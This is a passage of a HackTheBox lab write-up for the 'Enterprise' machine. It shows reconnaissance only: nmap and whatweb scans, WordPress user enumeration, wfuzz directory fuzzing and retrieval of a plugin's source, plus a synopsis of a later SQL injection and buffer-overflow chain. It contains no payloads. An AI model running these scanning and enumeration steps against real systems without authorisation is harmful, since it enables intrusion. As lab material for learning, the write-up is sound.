
[HTB] Enterprise

by Pablo `github.com/vorkampfer/hackthebox`



Enterprise

OS: Linux

Difficulty: Medium

Points: 30

Release: 28 Oct 2017

IP: 10.10.10.61

- Resources:

> 1. Savitar YouTube walk-through `https://htbmachines.github.io/`
> 2. What is a buffer overflow `https://medium.com/@simplesecurity/basic-buffer-overflows-explained-oscp-ecppt-and-tryhackme-prep-d21782d3b6a5`
> 3. GDB python version GitHub: `https://github.com/longld/peda`
> 4. 0xdf gitlab: `https://0xdf.gitlab.io/`
> 5. 0xdf YouTube: `https://www.youtube.com/@0xdf`
> 6. Privacy search engine `https://metager.org`
> 7. Privacy search engine `https://ghosterysearch.com/`
> 8. CyberSecurity News `https://www.darkreading.com/threat-intelligence`
> 9. `https://book.hacktricks.xyz/`

- View terminal output with color

> `▷ bat -l ruby --paging=never name_of_file -p`

NOTE: This write-up was done using *BlackArch*

Synopsis:

```
To own Enterprise, I'll have to work through different containers to eventually reach the host system. The WordPress instance has a plugin with available source and a SQL injection vulnerability. I'll use that to leak creds from a draft post, and get access to the WordPress instance. I can use that to get RCE on that container, but there isn't much else there. I can also use those passwords to access the admin panel of the Joomla container, where I can then get RCE and a shell. I'll find a directory mounted into that container that allows me to write a webshell on the host, and get RCE and a shell there. To privesc, I'll exploit a service with a simple buffer overflow using return to libc. In Beyond Root, I'll dig more into the Double Query Error-based SQLI. ~0xdf
```

Skill-set:

```
1. Wordpress Lcars Plugin SQLi Vulnerability
2. SQL Injection (boolean-base blind, error-based, time-based blind)
3. Wordpress Exploitation [www-data] (Theme Edition - 404.php Template)
4. Joomla Exploitation [www-data] (Template Manipulation)
5. Docker Breakout
6. Ghidra Binary Analysis
7. Buffer Overflow (no ASLR - Pie enabled)[RET2LIBC] (Privilege Escalation)
```

Basic Recon

1. **Ping & `whichsystem.py`**

```
1. ▷ ping -c 1 10.129.222.196

2. ▷ whichsystem.py 10.129.222.196
[+]==> 10.129.222.196 (ttl -> 63): Linux
```

2. **Nmap**

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. ▷ openscan enterprise.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan to grab ports.
3. ▷ echo $openportz
22,5000
4. ▷ sourcez
5. ▷ echo $openportz
22,80,443,8080,32812
6. ▷ qnmap_read.sh
Enter the path of your nmap scan output file:  portzscan.nmap

nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80,443,8080,32812
enterprise.htb
>>> looking for nginx
>>> looking for OpenSSH
OpenSSH 7.4p1 Ubuntu 10
>>> Looking for Apache
Apache httpd 2.4.10
>>> Looking for popular CMS & OpenSource Frameworks
|_http-generator: Joomla! - Open Source Content Management
|_http-generator: WordPress 4.8.1
| /joomla/administrator/ /administrator/ /bin/ /cache/

>>> Looking for any subdomains that may have come out in the nmap scan
| Issuer: commonName=enterprise.local/organizationName=USS Enterprise/stateOrProvinceName=United Federation of
Planets/countryName=UK/emailAddress=jeanlucpicard@enterprise.local/localityName=Earth/organizationalUnitName=Bridge
| ssl-cert: Subject: commonName=enterprise.local/organizationName=USS Enterprise/stateOrProvinceName=United Federation of
Planets/countryName=UK/emailAddress=jeanlucpicard@enterprise.local/localityName=Earth/organizationalUnitName=Bridge

>>>  Here are some interesting ports
22/tcp    open  ssh
OpenSSH 7.4p1 Ubuntu 10
443/tcp   open  ssl/http
HTTPS Port. Run openssl query.
8080/tcp  open  http

>>> Listing all the open ports
22/tcp    open  ssh      syn-ack OpenSSH 7.4p1 Ubuntu 10 (Ubuntu Linux;
protocol 2.0)
80/tcp    open  http     syn-ack Apache httpd 2.4.10 ((Debian))
443/tcp   open  ssl/http syn-ack Apache httpd 2.4.25
8080/tcp  open  http     syn-ack Apache httpd 2.4.10 ((Debian))
32812/tcp open  unknown  syn-ack



Goodbye!
```


openssh (1:7.6p1-4ubuntu0.3) bionic-security; urgency=medium

3. **Discovery with *Ubuntu Launchpad***

```
1. openssh (1:7.6p1-4ubuntu0.3) bionic-security; urgency=medium
2. It seems our server target is an Ubuntu Bionic Beaver.
```

4. **Whatweb**

```
1. ▷ whatweb http://10.129.222.196
http://10.129.222.196 [200 OK] Apache[2.4.10], Country[RESERVED][ZZ], Email[wordpress@example.com], HTML5, HTTPServer[Debian Linux][Apache/2.4.10 (Debian)],
IP[10.129.222.196], JQuery[1.12.4], MetaGenerator[WordPress 4.8.1], PHP[5.6.31], PoweredBy[WordPress], Script[text/javascript], Title[USS Enterprise &#8211; Ships
Log], UncommonHeaders[link], WordPress[4.8.1], X-Powered-By[PHP/5.6.31]
>>> I get the wordress and PHP versions `[WordPress 4.8.1], PHP[5.6.31]`
2. ▷ whatweb https://10.129.3.18:8443
https://10.129.3.18:8443 [403 Forbidden] Country[RESERVED][ZZ], IP[10.129.3.18], UncommonHeaders[audit-id,x-content-type-options,x-kubernetes-pf-flowschema-uid,x-
kubernetes-pf-prioritylevel-uid]
3. Last I will try port 8080
4. ▷ whatweb http://enterprise.local:8080
http://enterprise.local:8080 [200 OK] Apache[2.4.10], Bootstrap, Cookies[14cd8f365a67fad648754407628a1809], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux]
[Apache/2.4.10 (Debian)], HttpOnly[14cd8f365a67fad648754407628a1809], IP[10.129.222.196], JQuery, MetaGenerator[Joomla! - Open Source Content Management],
PHP[7.0.23], PasswordField[password], Script[application/json], Title[Home], X-Powered-By[PHP/7.0.23]
5. This port has a much more up to date PHP version.
```




THE LCARS COMPUTER NETWORK

AUTHORIZED ACCESS ONLY

PLEASE REPORT MALFUNCTIONS TO ENGINEERING STAFF ON DUTY


There is a *port 32812* that I have over looked.



```
~ ▷ nc 10.129.222.196 32812

           _______ _______  ______ _______
   |      |       |_____| |_____/ |______
   |_____ |_____  |     | |    \_ ______|

Welcome to the Library Computer Access and Retrieval System

Enter Bridge Access Code:
admin

Invalid Code
Terminating Console

^C
```

```
1. ▷ cat portzscan.nmap | grep "Welcome to" -B6
32812/tcp open  unknown  syn-ack
|     Welcome to the Library Computer Access and Retrieval System
2. I will attempt to connect via netcat.
3. nc 10.129.222.196 32812

          |      _______ _______  ______ _______
          |      |       |_____| |_____/ |______
          |_____ |_____  |     | |    \_ ______|

Welcome to the Library Computer Access and Retrieval System

Enter Bridge Access Code:
admin

Invalid Code
Terminating Console
4. I do not know the access code.
```

6. I figured out there is an `http://enterprise.htb/` and an `http://enterprise.local/`. The virtual hosting will take you to different locations.




ERROR: Invalid username. Lost your password?

Username or Email Address: admin

Password: ●●●●●●

```
1. Basically there is 3 main web pages on this server.
2. `http://enterprise.htb/`
3. `http://enterprise.local:8080/`
4. `http://enterprise.local/` redirects to `https://enterprise.local/`
5. There is also a wordpress login page.
6. http://enterprise.htb/wp-login.php
7. admin is not a wordpress user.
8. If I checkout the posts on `http://enterprise.htb/`. I click on YAYAYAY, and I see that the post is by william.riker. I try to login as him.
9. ERROR: The password you entered for the username william.riker is incorrect. Lost your password?
10. So that means `william.riker` is a valid wordpress user.
```



7TH SEPTEMBER 2017 BY WILLIAM.RIKER

YAYAYAYAY.

Finally getting the hang of this 🙂]

SF 😛

Try harder RT <3

I curl these pages looking for passwords or anything useful

```
1. ▷ curl -s 'http://enterprise.htb/' | grep -iE "secret|pass|user|\.js|\.zip|\.config|admin|hash|\.php|\.asp|token|\.ini"
=================================================================
href="http://enterprise.htb/xmlrpc.php?rsd" />
<script type='text/javascript' src='http://enterprise.htb/wp-content/themes/twentyseventeen/assets/js/skip-link-focus-fix.js?ver=1.0'></script>
<script type='text/javascript' src='http://enterprise.htb/wp-content/themes/twentyseventeen/assets/js/navigation.js?ver=1.0'></script>
<script type='text/javascript' src='http://enterprise.htb/wp-content/themes/twentyseventeen/assets/js/global.js?ver=1.0'></script>
<script type='text/javascript' src='http://enterprise.htb/wp-content/themes/twentyseventeen/assets/js/jquery.scrollTo.js?ver=2.1.2'></script>
<script type='text/javascript' src='http://enterprise.htb/wp-includes/js/wp-embed.min.js?ver=4.8.1'></script>
<symbol id="icon-hashtag" viewBox="0 0 32 32">
`http://enterprise.htb/xmlrpc.php`
```

```
==============================================================
2. I will try the other pages.
3. Nothing, that is the only page tha returns a bunch of urls.
```

8. **Searchsploit**

```
1. ▷ searchsploit wordpress user enumeration
>>> WordPress Core < 4.7.1 - Username Enumeration | php/webapps/41497.php
2. ▷ searchsploit -m 41497.php
3. ▷ cat 41497.php | grep -i "wp-json"
$payload="wp-json/wp/v2/users/";
4. Always check this path
5. http://enterprise.htb/wp-json/wp/v2/users/
Not Found
The requested URL /wp-json/wp/v2/users/ was not found on this server.
Apache/2.4.10 (Debian) Server at enterprise.htb Port 80
```


9. **I create a `users` file and paste in `william.riker`**

```
1. There is also an email: emailAddress=jeanlucpicard@enterprise.local, but I already know that is not a valid username.
2. ▷ cat users
william.riker
```

10. **There is a `robots.txt`. I forgot to check for that earlier. Normally I will always check then main page at least for a `/robots.txt` page. This robots.txt has all the url paths of the server just about. This is horrible OPSEC. You may get some bots not to spider certain paths but they are letting all the bad actors know their url paths as well.**

```
1. ▷ curl -s 'http://enterprise.htb:8080/robots.txt'
User-agent: *
Disallow: /administrator/
Disallow: /bin/
Disallow: /cache/
Disallow: /cli/
Disallow: /components/
Disallow: /includes/
Disallow: /installation/
Disallow: /language/
Disallow: /layouts/
Disallow: /libraries/
Disallow: /logs/
Disallow: /modules/
Disallow: /plugins/
Disallow: /tmp/
```

WFUZZ scripts




```
~ ▷ wfuzz -e scripts

Available scripts:

  Category                | Name          | Summary
 ------------------------------------------------------------------------------------------------
  info, passive, default | cookies       | Looks for new cookies
  active, discovery      | cvs_extractor | Parses CVS/Entries file.
  active, discovery      | sitemap       | Parses sitemap.xml file
  active, discovery      | links         | Parses HTML looking for new content.
  default, passive       | listing       | Looks for directory listing vulnerabilities
  info                   | npm_deps      | Looks for npm dependencies definition in js code
  active, discovery      | wc_extractor  | Parses subversion's wc.db file.
  info, passive, default | headers       | Looks for HTTP headers.
  active, discovery      | svn_extractor | Parses .svn/entries file.
  tools                  | grep          | HTTP response grep
  default, passive, info | errors        | Looks for error messages
  fuzzer, active         | backups       | Looks for known backup filenames.
  active, discovery      | robots        | Parses robots.txt looking for new content.
  info, passive          | title         | Parses HTML page title
  tools, active          | screenshot    | Performs a screen capture using linux cutycapt tool
```

WFUZZ

```
1. wfuzz -e scripts
2. ▷ wfuzz --script robots -z list,robots.txt http://10.129.222.196:8080/FUZZ
=====================================================================
Response   Lines    Word       Chars       Payload
=====================================================================

200        32 L     111 W      836 Ch      "robots.txt"
 |_  Plugin robots: 14 new request enqueued(s) found.
 |_  Plugin robots: 14 new link(s) found.
200        109 L    329 W      4884 Ch     "robots.txt - http://10.129.222.196:8080/administrator/"
200        1 L      2 W        31 Ch       "robots.txt - http://10.129.222.196:8080/bin/"
200        1 L      2 W        31 Ch       "robots.txt - http://10.129.222.196:8080/layouts/"
200        1 L      2 W        31 Ch       "robots.txt - http://10.129.222.196:8080/cli/"
200        1 L      2 W        31 Ch       "robots.txt - http://10.129.222.196:8080/includes/"
3. I guess the robots script is a way to validate the paths because I do not see much use for it other than that.
```

12. **Lets FUZZ the main website**


https://enterprise.local/files/
Import bookmarks... Proxy list, free ... Hack The Box :: L...

Index of /files

Name Last modified Size Description

Parent Directory -
lcars.zip 2017-10-17 21:46 1.4K

Apache/2.4.25 (Ubuntu) Server at enterprise.local Port 443

```
1. ▷ wfuzz -c --hc=404 -t 100 -w /usr/share/dirbuster/directory-list-2.3-medium.txt https://enterprise.local/FUZZ
=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================
000000081:   301        9 L      28 W       322 Ch      "files"
2. I check out this page `https://enterprise.local/files`
```

Joomla


12. **One path that sticks out is** `/administrator/`

```
1. http://10.129.222.196:8080/administrator/
2. It is a Joomla login page.
3. Lets leave this and download the zip file in `/files`
```

lcars.zip

13. **I download and decompress lcars.zip**

```
1. ~/hackthebox/enterprise/lcars ▷ 7z l lcars.zip
   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2017-10-17 01:25:27 .....          501          319  /lcars_db.php
2017-10-17 01:32:10 .....          624          364  /lcars_dbpost.php
2017-10-17 04:53:59 .....          377          207  /lcars.php
------------------- ----- ------------ ------------  ------------------------
2017-10-17 04:53:59               1502          890  3 files
2. ▷ 7z x lcars.zip
```


enterprise.htb/wp-content/plugins/lcars/
Import bookmarks... Proxy list, free ... Hack The Box :: L...


Forbidden

You don't have permission to access /wp-content/plugins/lcars/ on this server.

Apache/2.4.10 (Debian) Server at enterprise.htb Port 80

I check out the decompressed files

```
1. There is a path that could have some passwords.
2. include "/var/www/html/wp-config.php";
3. I try this common wordpress directory `/wp-content/plugins`
4. `http://enterprise.htb/wp-content/plugins/` <<< Not getting an error so that means this directory exists.
5. Lets see if the LCARS plugin is in this directory path.
6. `http://enterprise.htb/wp-content/plugins/lcars/`
Forbidden
